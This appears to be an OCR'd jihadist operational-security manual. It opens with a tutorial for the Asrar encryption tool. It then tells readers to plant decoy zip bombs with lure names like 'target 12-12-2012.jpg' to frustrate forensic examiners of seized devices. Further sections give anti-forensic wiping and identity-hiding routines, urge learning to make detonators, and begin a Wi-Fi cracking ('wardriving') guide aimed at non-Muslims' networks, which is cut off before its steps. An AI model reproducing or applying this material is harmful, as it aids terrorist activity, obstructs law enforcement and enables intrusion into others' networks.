O Allah! Make us better helpers (advocates) for the good of the Mujahideen


Add a public key – Encrypting Messages - Decrypting messages

Part I: How to Add a public key


Step 1: select and copy the public key of the person so you wish to send the message to




Step 2: in the folder of the program right click and create a new text file using notepad




Step 3: rename the file and change the extension from **“txt” to “akf”**



Step 4: open the file and paste the key copied earlier



Step 5: save the file



Step 6: open asrar and click on “keys manager”

Step 7: click on “import keys”


Step 8: Select the file and click open

Step 9: click close

Step 10: the key should show

Part II: Send a message encrypted


Step 1: click on the key of the desired recipient, it will show up in boxes highlighted by the red arrows




Step 2: click on messaging


Step 3: make sure the “Message to Send” tab is selected, type your message then click Encrypt

Step 4: upon completion of encryption select/copy the area highlighted leaving out the header and the footer






Step 5: now send the contents to the desire recipient




Part III: decoding an encrypted message


Step 1: select and copy the message




Step 2: select you're key that says Pub/Private



Step 3: Click on messaging



Step 4: select the tab “Receive Encrypted Message” type your passphrase and click on “Paste”



Then finally click “Decrypt”

Your message will show once it has been decrypted successfully

42

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

What is 42?

Simple! 42 is a headache for the kuffar. Let's say your house is raided and your computer is seized. The first thing they'll want to do is check your computer to find any incriminating evidence against you. Now to do this they must copy all the contents of your hard disk/cd/dvd/usb/memory cards whatever they seize in order to check them. Once copied they will use sophisticated software on their own designated high spec computers to run searches to find set keywords and even browse files/ data stored or previously deleted.

In Comes 42.

42 is a zip bomb which does not affect your computer not the slightest bit. It is basically a compressed file (total size 42kb) with essentially layers of multiple zip files compressed within another. The final layer contains zip files with blank files amounting to a total 42 **GB per zip file!!**


Now when the kuffar try to search this file they will gain a massive headache, because to search such a file will take a very long time and will result to naught. However the kuffar due to their technical advances may have found a way around this method, so whenever they run a search maybe they will bypass such files and complete ignore them.

That is where you need to need to use your own initiative.

File format/file extentions are the last three characters that link a file to a certain program eg. a typical video file will be named {Juba the Iraqi Sniper kills American soldiers.**[avi]**} or anasheeds wil be named {Sabeeluna al Jihad urdu anasheed ummah anasheed.**[mp3]**} now whenever you double click on these files, designated programs if installed will open these files.


- Leave the original file untouched so that if the kuffar come across the file they will ignore it but other zip bombs will be place all over the device/hard disk. Duplicate as many zip bombs as you want and rename them whatever you want. Remember to change the file formats. Here are some common file formats(.txt, .rar, .mp3, .wmv , .wma, .doc, .docx, .ppt, .ogg, .avi, .jpg, .bmp, .gif .mpg, .mp4 , .flv, .htm, .pdf, .exe, .ini)
- Leave multiple copies of the file in different locations on your computer/or device
- Rename the file to something that the kuffar will want to search ie: to lure them in e.g. (Secret contact list.doc) or target 2012-012-05 .jpg
- The reason why this file is called 42 is because the initial size of the file is 42 kilo bytes, try adding files to increase the size slightly

Below is an example of what you can rename the duplicates. The highlighted file is the original and the rest are copies, to copy simply right click original->click copy then right click->paste.



Name	Type	Size
42.zip	WinRAR ZIP archive	42 KB
anasheed Sabeeluna.wma	Windows Media Audio File	42 KB
Contact list.docx	Microsoft Word Document	42 KB
diary.rar	WinRAR archive	42 KB
docs to hide.html	HTML Document	42 KB
my secret docs.zip	WinRAR ZIP archive	42 KB
new locations.bmp	Bitmap Image	42 KB
password.txt	Text Document	42 KB
target 12-12-2012.jpg	JPEG Image	42 KB
Training.avi	AVI Video	42 KB
Training Manual.pdf	Nitro PDF Document	42 KB
x-important backup (passwords docs emails contacts manuals).zip	WinRAR ZIP archive	483 KB

Note the size of all the files are the same apart from the final file this is because I selected all the files other than x-important backup (passwords docs emails contacts manuals) .**zip** and pasted them in the zip file, then renamed it.



Name	Size	Packed	Type
..			File Folder
42.zip	42,838	40,884	WinRAR ZIP archive
diary.rar	42,838	40,884	WinRAR archive
lib 0.zip *	34,902	2,524	WinRAR ZIP archive
lib 1.zip *	34,902	2,524	WinRAR ZIP archive
lib 2.zip *	34,902	2,524	WinRAR ZIP archive
lib 3.zip *	34,902	2,524	WinRAR ZIP archive
lib 4.zip *	34,902	2,524	WinRAR ZIP archive
lib 5.zip *	34,902	2,524	WinRAR ZIP archive
lib 6.zip *	34,902	2,524	WinRAR ZIP archive
lib 7.zip *	34,902	2,524	WinRAR ZIP archive
lib 8.zip *	34,902	2,524	WinRAR ZIP archive
lib 9.zip *	34,902	2,524	WinRAR ZIP archive
lib a.zip *	34,902	2,524	WinRAR ZIP archive
lib b.zip *	34,902	2,524	WinRAR ZIP archive
lib c.zip *	34,902	2,524	WinRAR ZIP archive
lib d.zip *	34,902	2,524	WinRAR ZIP archive
lib e.zip *	34,902	2,524	WinRAR ZIP archive
lib f.zip *	34,902	2,524	WinRAR ZIP archive
my secret docs.zip	42,838	40,884	WinRAR ZIP archive
anasheed Sabeeluna.wma	42,838	40,884	Windows Media A...
Contact list.docx	42,838	40,884	Microsoft Word D...
docs to hide.html	42,838	40,884	HTML Document
new locations.bmp	42,838	40,884	Bitmap Image
password.txt	42,838	40,884	Text Document
target 12-12-2012.jpg	42,838	40,884	JPEG Image
Training.avi	42,838	40,884	AVI Video
Training Manual.pdf	42,838	40,884	Nitro PDF Docume...

Upon opening the last file->

You could use this method and upload any files on the net that would raise suspicion of the kuffar and make them alert and then waste their time. Ie naming files *like new al qaeda training manual for west 2012 detailed.pdf* (you could put in the zip file a dummy file which is 50mb or so to give it a fake size, password protect then upload to a blog or any site that will be seen by the kuffar using someone else's network.)

Ps: After reasearching abit more into this the Kuffar usually tend to skip zip files with many layers so for that reason the file I have included 42.zip and also an edited version called Important.zip which has fewer layers, random file renames, an added size and is password protected. Try to rename the file ***Important***.zip to whatever you want and duplicate as much as you want!

Try your best to find ways to give the kuffar a nasty headache and waste millions on National Security in protecting their sovereignty.

La! All Sovereignty Belongs to Allah! Glorified Be He! The Eternal and The Majestic, The King of Kings.

Oh Allah! Make the plot of your enemies a plot for their own destruction!

FINAL NOTES

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

- ✓ **Remember Run CCcleaner daily and make sure minimum the 7 wipe overwrite is selected**
- ✓ **Always Run BCwipe Wipe Free Space at least twice a week**
- ✓ **Always run Privacy Mantra when shutting down or restarting the computer**
- ✓ **Try to use TOR Browser for you your internet usage & constantly get new bridges from TOR**
- ✓ **Change your MAC ADDRESS constantly**

Follow the tutorials provided if you are unsure on how to use!

Make it a habit to do the above and be precautious and remember never use your own network to connect to the net for any Jihadi related usage.

Remember **"WAR IS DECEPTION"**

Forums: be very careful in using these, do net delve into your personal life, your user name should obviously link back to you and also the email you provided to register to the forum. Try to gain information only helpful for you ie; how to make detonators, guns etc don't jump into debates and waste your time

Always backup all family photos, cv's personal details etc, anything that if the kuffar hacked your computer could find out who you are, where you live, etc. and keep these on either a separate drive, usb, memory stick, dvd…. Keep this separate from your dual lifestyle.

Apply the above security measure to Mobile Phones aswell.

Last but not least! Remember all Qadr is from Allah, so be thankful to Him and seek refuge in Him!

Al Hamdulillaahi Tuayyibam-Mubarakan Feeh!
Al Hamdulillahi Shukranw wa Shukraa!
A'3uzu billahi ssami 3il 3aleem mi nashaytannir rajiim

WARDRIVING

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me Martydom in the Path of Allah

Wardriving is a term used for the art of hacking someone's internet connection.

Usage: to protect your identity whilst browsing the net.

How it works: every wireless network send out invisible data, and in this data is the key for the network. So what we do is we capture a sufficient amount of this invisible data and then ask a program to crack it. Simple!

Some things to consider when Wardriving if you live in an area where there are Muslims then refrain from hijacking networks in order to protect these Muslims from harm, however if you are certain that the target network you wish to hijack belongs to a kafir then by all means go ahead Insha Allah!

There are usually two types of security people use on their networks WEP & WPA or WPA2. The first (WEP) is the easiest to crack and the method of cracking is very straight forward. I recommend for you (beginners) to target this type of network if you have the chance to do so as it is less time consuming, Masha Allah I have cracked a WEP network within 5 mins by the Qadr of Allah. WPA & WPA2 can be very time consuming and there are various methods of attacking these two.

1st What you need

